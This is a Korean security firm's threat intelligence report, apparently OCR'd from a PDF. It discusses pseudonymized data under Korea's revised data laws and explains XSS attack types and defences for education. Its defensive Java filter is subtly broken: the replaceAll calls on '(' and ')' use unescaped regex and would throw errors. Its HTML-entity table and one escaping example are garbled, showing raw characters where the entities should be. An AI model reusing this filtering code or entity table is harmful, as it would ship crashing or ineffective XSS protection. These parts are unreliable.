infosec

Threat Intelligence Report

EQST INSIGHT

2022

10

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

개정된 데이터 3법에 따른
가명정보 활용 방법 및 처리 시 보안 주의사항

■ 가명정보의 배경 및 취지

가명정보는 개인정보인가?

지난 20 년 8 월, 홍수처럼 밀려드는 데이터에 대한 활용 및 규제 방안 등을 주제로 논의가 이뤄졌다. 그 결과 "개인정보보호법", "신용정보의 이용 및 보호에 관한 법률(이하, 신용정보법)", "정보통신망 이용촉진 및 정보보호 등에 관한 법률"이 데이터 3 법이라는 주제로 개정되었다.

당시 개인정보보호법 및 신용정보법의 입법 취지에도 명시되어 있듯이 가명정보 [1] 는 마이데이터(본인신용정보관리업)와 더불어 데이터 3 법의 핵심내용이다.

[1] 가명정보: 이름, 주민등록번호와 같은 개인정보를 가명 처리함으로써 원래의 상태로 복원하기 위한 추가 정보의 사용·결합 없이는 특정 개인을 알아볼 수 없는 정보

이는 법으로 데이터 활용과 개인정보보호라는 상호 반비례하는 사안에 대한 적절한 중간지점을 제시함으로써 “개인정보를 가명정보로 활용하려면 법적 요건들을 준수해라”라는 의미로 해석할 수 있다.

법령에서 말하고 있는 가명정보에 대한 주요 요건은 아래와 같이 크게 세 가지로 볼 수 있다.

첫 번째는 가명정보를 처리하고자 할 때는 그 목적이 과학적 연구, 통계 작성, 공익적 기록 보존 등으로 활용 때에만 정보주체의 동의 없이 처리할 수 있다.

두 번째는 가명정보는 특정 개인으로 식별되면 안 된다. 가명정보 자체는 물론 다른 정보와 결합의 가능성도 고려해서 개인 식별 여부를 검토해야 한다.

세 번째는 가명정보도 개인정보이다. 가명처리[2] 과정 혹은 가명정보 저장 등에 대해서도 마땅히 개인정보로 취급하여 처리해야 한다. 가명정보를 처리하는 시스템은 개인정보 처리시스템으로 분류하여 관계 법령 및 고시에서 요구하는 규정을 준수해야 한다. 해당 정보가 분실·도난·유출·위주·변조 또는 훼손되지 않도록 안전성 확보에 필요한 기술적·관리적 및 물리적 보호 조치를 수행해야 한다.

[2] 가명처리: 개인정보 중 전체 또는 일부를 대체하는 등과 같은 방법으로 특정 개인을 알아볼 수 없도록 처리하는 과정

■ 가명정보의 활용 사례

가명정보는 어떻게 사용되나?

데이터 3 법이 개정되기 전, 기관/기업들은 개인정보 수집 시에 고지한 목적 내에서만 개인정보를 이용할 수 있고, 수집 시 고지한 목적 외로 이용/제공하려면 목적 외 이용/제공에 대해 정보주체로부터 별도 동의를 받아야 했다. 하지만 이제는 법의 준수 사항을 만족하면 가명정보를 통해 보다 넓은 데이터 활용을 할 수 있게 되었다.

기관/기업에서 가명정보를 활용하는 방법도 두 가지로 나뉘는데 내부 활용과 외부 결합이다.

내부 활용은 기관/기업 자체로 보유하고 있는 개인정보를 활용하는 것으로 범위/재식별성을 고려하여 처리할 수 있다. 데이터 3 법이 개정되기 전에 기관/기업들은 내부에 보유하고 있던 개인정보를 통해 통계 및 연구 업무를 수행하고 있었다.

외부 결합은 각 기관/기업들이 소유한 개인정보가 가명 처리되어 상호 결합되는 것을 일컫는다. 이를 통해 생성된 결합 정보는 다양한 Insight 를 얻을 수 있는 자료가 되고 그에 따라서 새로운 비즈니스가 도출될 수 있다.

이런 상황을 반영하듯 최근 주요 가명 처리에 대한 사례를 보면, 각 기관/기업들이 그동안 다루기 어려웠던 분야 또는 보유하지 못한 정보를 결합하여 정부기관의 정책 추진뿐만 아니라 기업 간 이윤창출을 위한 가명정보 결합이 이루어지고 있고, 그 수요가 점차 많아지고 있다.

infosec

사례	정보보유 기관	결합정보	이용기관	결합전문기관
1인 가구 복지정책 개발	A지자체	가구정보, 소득정보, 직업 및 주택정보	A지자체	ㄱ결합기관
	B기업	위치정보, 통신 이용량		
친환경차 충전 인프라 수요 조사 및 입지 선정	C지자체	등록 차량 정보	C지자체	ㄴ결합기관
	D기업	내비게이션 주행 정보		
지역/연령 등에 따른 구매 패턴 분석	E편의점	지역정보, F카드를 통한 거래 및 품목 정보	F카드사 E편의점	ㄷ결합기관
	F카드사	카드 소유주 정보		

* 출처 : 개인정보보호위원회 2021 가명정보 활용 우수사례집

■ 가명정보의 보호

가명정보 처리 시 주의사항은?

가명정보의 활용 사례에서 보듯이 이미 우리는 알게 모르게 가명정보처리[3]를 통한 정책 및 서비스 등을 직/간접적으로 제공받고 있다. 이렇게 다양하게 활용되는 만큼 가명정보의 보호에도 신경 써야 한다.

가명정보보호의 특징 중 하나로 개인정보로의 재식별을 꼽을 수 있다. 앞서 이야기했듯이 가명정보는 개인정보로 식별되지 않게 가명 처리 후 활용이 가능하다. 가명정보가 개인정보로 재식별이 된다면 이 가명정보는 즉시 파기 또는 회수하도록 법에서 요구하고 있다.

이는 가명처리가 미흡하게 되어 가명정보에서 바로 개인정보가 식별될 수도 있지만, 아래처럼 적절하게 가명처리가 되었더라도 가명정보 취급자나 가명정보처리시스템의 운영 환경에 따라서도 재식별 가능성이 존재할 수 있기 때문이다.

먼저, 가명처리가 적절하게 잘 처리되어 재식별이 어렵더라도 남들이 모르는 특정 정보를 알고 있는 가명정보 취급자가 해당 가명정보를 처리한다면 재식별의 경우가 발생할 수 있다.

예를 들어 아래와 같이 서울 소재 한 백화점의 9 월 매출에 대해서 가명 처리된 통계 내역이 있다고 가정하자.

infosec

구분	이름	생년월일	A매장(의류) 지출	B매장(가전) 지출	…	Z매장(식당) 지출
처리방법	이름 삭제	연령대로 치환	만 단위 반올림	만 단위 반올림	…	만 단위 반올림
Field	홍OO	40대	9,200,000	13,570,000	…	100,000

해당 정보는 이름 없이 성과 40 대라는 연령, 지출액 만으로 특정 개인을 식별하는 것이 가능해 보이지 않다.

하지만, 해당 정보를 A 매장 직원이 보면 9 월에 920 만 정도 결제한 40 대 홍 씨는 충분히 누구인지 식별이 가능해 보인다. 또한, 만약 해당 정보주체가 백화점 멤버십을 적립했다면 결제 금액에 따른 멤버십 적립/소진 정보는 멤버십 담당자가 기존에 알고 있는 정보이고, 해당 멤버십 정보와 가명정보를 비교하면 멤버십 담당자에게는 해당 가명정보는 개인 식별이 가능한 정보가 된다.

결국 해당 가명정보 자체도 중요하지만 '가명정보를 누가 취급하냐'도 매우 중요하다. 이런 재식별의 가능성을 줄여보고자 가명정보 취급자와 개인정보 취급자는 직무분리/권한설정 등을 통해 접점이 없도록 해야 한다.

[3] 가명정보처리 : 가명정보에 대한 이용, 제공, 결합 등의 행위

두 번째로 가명정보는 추가정보[4] 없이는 개인을 식별할 수 없기에 법령에서는 파기에 대해 예외 조항을 두고 있다. 가명정보는 목적 달성 후 파기해야 하는 개인정보와는 다르게 파기를 하지 않아도 된다. 그렇지만, 가명정보를 활용하면서 처리한 가명정보들이 계속 누적될 수 있다. 단순히 가명정보 집합 내 건수가 누적된다면 큰 문제가 없을지도 모르지만 가명정보의 속성값이 누적된다면 재식별이 될 수도 있다.

예를 들어 21 년에 A 가명정보 “지역별 임산부의 연령 통계”를 처리하고 22 년에 B 가명정보 “연령 대 별 임신부의 질병, 처방 약물 통계”를 처리했다고 가정하자. A 와 B 를 따로 보면 해당 정보로 개인을 식별하기는 어려워 보인다. 하지만 파기하지 않고 누적되어 A/B 가 합쳐지고 속성값이 늘어나면 “지역/연령/임산부/질병/처방 약물”의 정보가 되어 군소도시처럼 표본이 적은 곳에서는 해당 정보로도 누구의 정보인지 재식별 가능성이 높아진다.

이렇게 가명정보의 파기가 이루어지지 않는다면 누적된 속성값으로 인해 개인을 식별할 수도 있으므로 가명정보의 목적을 달성하면 파기하는 것이 바람직하다.

마지막으로, 가명정보는 원장 개인정보와 가명처리에 사용된 추가정보와는 분리해야 한다. 추가정보는 가명처리에 사용되는 정보이므로 가명정보와 추가정보를 동시에 알게 된다면 가명정보에서 역순으로 처리해 원래 개인정보가 도출될 수 있다. 마찬가지로 가명정보와 원장 개인정보가 조합이 된다면 비슷한 정보 혹은 특이치 정보로 인해 추가정보를 추측할 수 있고 곧 나머지 정보도 개인정보로 재식별 될 수 있으므로, 세 데이터를 각각 분리보관해야 하고 접근을 통제해야 한다.

[4] 추가정보 : 가명처리 과정에서 생성/사용된 정보 예) 알고리즘, 매칭 테이블, 암호키 등

■ 마치며

가명정보는 가명/결합정보 생성에 그 목적을 두는 것이 아니다. 앞서 몇몇 결합 사례를 본 것과 같이 결합된 가명정보로 끝나는 것이 아니라 그 결합정보를 기반으로 정책을 수립하고, 소비 패턴을 분석하여 맞춤형 서비스 제공 확대하는 등 정책 및 비즈니스 계획 수립에 중요한 자료가 될 수 있다. 기관/기업 간 사업제안이나 제휴 시에도 그 근거로써 충분히 사용될 가치가 있고, 기타 기업 간 협업 비즈니스를 시도할 때에도 사전에 해당 기업과 가명정보 결합을 통해 비즈니스 모델을 그려볼 수 있다. 이런 데이터 활용을 통해 사업의 확장뿐 아니라 비즈니스 리스크를 낮추기 위한 근거로 쓰일 수도 있다.

가명정보의 활용에서 가장 중요하게 고려해야 될 사항은 재식별이다. 가명정보만의 특이성은 이 재식별성에서 찾을 수 있고, 당연히 보안적인 시작에서도 이 재식별을 집중적으로 살펴봐야 한다.

더불어 [가명정보의 보호] 예시의 재식별 위험을 제거하지 않을 경우 개인정보법 제 75 조 ①항에 의거하여 과태료 처분을 받을 수도 있다.

> **제 28 조의 5(가명정보 처리 시 금지의무 등)** ② 개인정보처리자는 가명정보를 처리하는 과정에서 특정 개인을 알아볼 수 있는 정보가 생성된 경우에는 즉시 해당 정보의 처리를 중지하고, 지체 없이 회수·파기하여야 한다.
>
> **제 75 조(과태료)** ① 다음 각 호의 어느 하나에 해당하는 자에게는 5 천만원 이하의 과태료를 부과한다.
> 7 의 2. 제 28 조의 5 제 2 항을 위반하여 개인을 알아볼 수 있는 정보가 생성되었음에도 이용을 중지하지 아니하거나 이를 회수·파기하지 아니한 자

결론적으로 가명정보는 개인정보이므로 법령에서 요구하는 개인정보의 안전성 확보에 필요한 조치뿐 아니라 데이터 자체의 속성을 분석/파악하는 등 재식별을 방지하기 위한 추가적인 보호 조치가 필요하다.

Special Report

웹 취약점과 해킹 매커니즘#7

XSS(Cross-Site Scripting) - ① 개념

■ 개요

XSS(Cross-Site Scripting, 크로스사이트 스크립팅)은 공격자가 입력한 악성스크립트가 사용자 측에서 응답하는 취약점으로, 사용자 입력값에 대한 검증이 미흡하거나 출력 시 필터링 되지 않을 경우 발생한다. 쿠키 값 또는 세션 등 사용자의 정보를 탈취하거나 피싱 사이트로의 접근 유도 등 사용자에게 직접적인 피해를 줄 수 있다.

이번 Special Report 에서는 사용자 입력값 검증이 미흡하여 악성스크립트를 삽입할 수 있는 공격인 XSS 에 대해 알아보고, 세 가지 종류의 XSS 공격 동작 과정을 다루며 보안대책을 살펴보고자 한다.

■ 환경 구성

취약점 테스트는 실습을 위해 구축한 웹 서버에서 진행된다. XSS 취약점이 존재하는 해당 웹 사이트는 특정 단어를 검색하면 데이터베이스에서 결과를 불러와 화면에 출력해 주는 검색 기능을 가지고 있다. 또한 글쓰기를 통해 게시물 작성이 가능하며 작성한 게시물은 누구나 열람 가능하다.


[XSS 취약점이 있는 게시판]

※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.

※ 본 Special Report 는 JSP 와 Oracle Database 11gR2 의 환경에서 실습을 진행한다.

■ XSS(Cross-Site Scripting)

XSS 취약점은 서버 측의 입력값 검증이 미흡할 경우 발생할 수 있는 취약점으로, 공격자가 게시물 또는 URL 을 통해 삽입한 악성스크립트가 사용자의 요청에 의해 사용자 측에서 응답하게 되어 발생한다.



[XSS 동작 과정]

사용자의 입력값을 받는 모든 곳에서 발생할 수 있으며, 웹 서버 사용자에게 직접적인 영향을 미칠 수 있는 공격 기법이다. 또한 게시물 또는 URL 에 포함된 악성스크립트가 동작하여 발생하는 취약점이기 때문에 불특정 다수를 대상으로 공격을 시도할 수 있다.

발생할 수 있는 피해는 스크립트 구문에 따라 사용자 쿠키 값 탈취를 통한 권한 도용과 세션 토큰 탈취, keylogger 스크립트를 삽입하여 키보드 입력값 탈취 등이 가능하다. 또한 피싱 사이트와 같은 악성 사이트로의 접근 유도가 가능하며 사용자에게 직접적인 피해를 줄 수 있다.

■ 공격 유형에 따른 분류


공격자가 삽입한 악성스크립트가 사용자 측에서 어떻게 동작하는지에 따라 크게 세 가지로 분류할 수 있으며 각각의 개념과 동작 과정은 다음과 같다.

Stored XSS (저장형 크로스사이트 스크립팅)

공격자의 악성스크립트가 데이터베이스에 저장되고 이 값을 출력하는 페이지에서 피해가 발생하는 취약점이다.


공격자는 악성스크립트가 포함된 게시물을 작성하여 게시판 등 사용자가 접근할 수 있는 페이지에 업로드한다. 이때 사용자가 악성스크립트가 포함된 게시물을 요청하면, 공격자가 삽입한 악성스크립트가 사용자 측에서 동작하게 된다.

공격자의 악성스크립트가 서버에 저장되어 불특정 다수를 대상으로 공격에 이용될 수 있어 Reflected XSS 보다 공격 대상의 범위가 훨씬 크다.



[Stored XSS]

Stored XSS 공격 과정은 다음을 통해 확인할 수 있다.




[Stored XSS 공격 과정]

Reflected XSS (반사형 크로스사이트 스크립팅)


사용자가 요청한 악성스크립트가 사용자 측에서 반사(Reflected)되어 동작하는 취약점으로, 공격자의 악성스크립트가 데이터베이스와 같은 저장소에 별도로 저장되지 않고 사용자의 화면에 즉시 출력되면서 피해가 발생한다.

공격자는 악성스크립트가 포함된 URL 을 이메일, 메신저 등을 통해 사용자가 클릭할 수 있도록 유도한다. 사용자가 악성스크립트가 삽입된 URL 을 클릭하거나 공격자에 의해 악의적으로 조작된 게시물을 클릭했을 때 사용자의 브라우저에서 악성스크립트가 실행된다.



[Reflected XSS]

Reflected XSS 공격 과정은 다음을 통해 확인할 수 있다.




[Reflected XSS 공격 과정]

DOM Based XSS (DOM 기반 크로스사이트 스크립팅)

공격자의 악성스크립트가 DOM 영역에서 실행됨으로써 서버와의 상호작용 없이 브라우저 자체에서 악성스크립트가 실행되는 취약점이다. DOM 영역에 변화가 생기면 브라우저는 서버로 패킷을 보내지 않고 DOM 영역에서 페이지를 변환시킨다. 따라서 DOM 의 일부로 실행되기 때문에 브라우저 자체에서 악성스크립트가 실행된다.

- DOM(Document Object Model, 문서 객체 모델) 이란?
  브라우저가 웹 페이지를 렌더링 하는데 사용하는 모델로 HTML 및 XML 문서에 접근하기 위한 인터페이스이다. 브라우저는 HTML 문서를 읽고 해석한 결과를 DOM 형태로 재구성하여 사용자에게 제공한다.



[DOM Based XSS]

DOM Based XSS 공격 과정은 다음을 통해 확인할 수 있다.

[DOM Based XSS 공격 과정]

Stored XSS 과 Reflected XSS 는 서버에서 악성스크립트가 실행되고 공격이 이뤄지는 반면에 DOM Based XSS 는 서버와 상호작용 없이 브라우저에서 악성스크립트가 실행되고 공격이 이뤄진다.

■ 보안대책

XSS 취약점은 공격자가 삽입한 악성스크립트로 인해 발생하기 때문에 입력값 검증을 통해 악성스크립트가 삽입되는 것을 방지해야 하며, 악성스크립트가 입력되어도 동작하지 않도록 출력값을 무효화해야 한다.

입력값 필터링의 경우 데이터베이스에 악성스크립트가 저장되는 것을 원천적으로 차단해야 한다. 또한 악성스크립트가 삽입되어도 동작하지 않도록 출력값을 검증하여 스크립트에 사용되는 특수문자를 HTML Entity 로 치환하여 응답하도록 한다.

아래와 같이 <, >, ', " 등 스크립트에 쓰이는 문자가 입력될 경우 스크립트로 동작하여 XSS 공격이 가능할 수 있으므로 의미가 없는 일반 문자로 치환해야 한다.

문자	<	>	'	"	(	)
Entity	<	>	"	'	(	)

치환 함수인 replaceAll()를 사용하여 외부 입력값으로 받은 스크립트에 쓰이는 문자열을 필터링하여 공격자가 입력한 악성스크립트가 동작하지 않도록 한다.

```
...
String searchWord = request.getParameter("searchWord");

if (searchWord != null) {
	searchWord = searchWord.replaceAll("<","&lt;");
	searchWord = searchWord.replaceAll(">","&gt;");
	searchWord = searchWord.replaceAll("(","&#40;");
	searchWord = searchWord.replaceAll(")","&#41;");
}
...
```

위와 같이 문자열 치환을 적용하면 <script>는 <script> 로 치환되어 일반 문자처리되어 스크립트로 실행되지 않는다.

게시판과 같이 HTML 태그 사용이 필요한 경우에는 WhiteList Filter 를 통해 허용할 태그를 선정하여 해당 태그만 허용하는 방식을 적용해야 한다.

```
searchWord = searchWord.replaceAll("&lt;p&gt;","<p>");
searchWord = searchWord.replaceAll("&lt;br&gt;","<br>");
searchWord = searchWord.replaceAll("&lt;P&gt;","<P>");
searchWord = searchWord.replaceAll("&lt;BR&gt;","<BR>");
```

허용할 태그 목록 선정이 어려울 경우에는 javascript, document, alert 등과 같이 공격에 사용될 가능성이 있는 모든 문자열을 차단하는 BlackList Filter 방법을 사용할 수 있다. 하지만 모든 태그를 차단하는 것은 현실적으로 어려움이 있고 위험이 존재한다. 부득이하게 사용해야 하는 경우에는 태그마다 적용 가능한 이벤트 핸들러가 다르다는 것을 고려하여 적용하면 된다.

추가적으로 알려진 XSS 필터 관련 외부 라이브러리를 활용하는 방법도 있다.

- Lucy-XSS-Filter: WhiteList 방식으로 XSS 공격을 방어하는 Java 기반의 오픈 소스 라이브러리
  https://github.com/naver/lucy-xss-filter
- OWASP ESAPI: OWASP 에서 제공하는 무료 오픈 소스 라이브러리로 JAVA, PHP 등 다양한 언어 지원
  https://github.com/ESAPI/esapi-java-legacy

■ 맺음말

지금까지 사용자 입력값 검증 미흡으로 인해 발생하는 취약점인 XSS(Cross-Site Scripting)에 대한 기본 개념을 살펴보았다. 공격자가 삽입한 악성스크립트가 사용자 측에서 동작하여 계정 탈취 등의 피해가 발생할 수 있으므로 보안대책을 통해 방지해야 한다.

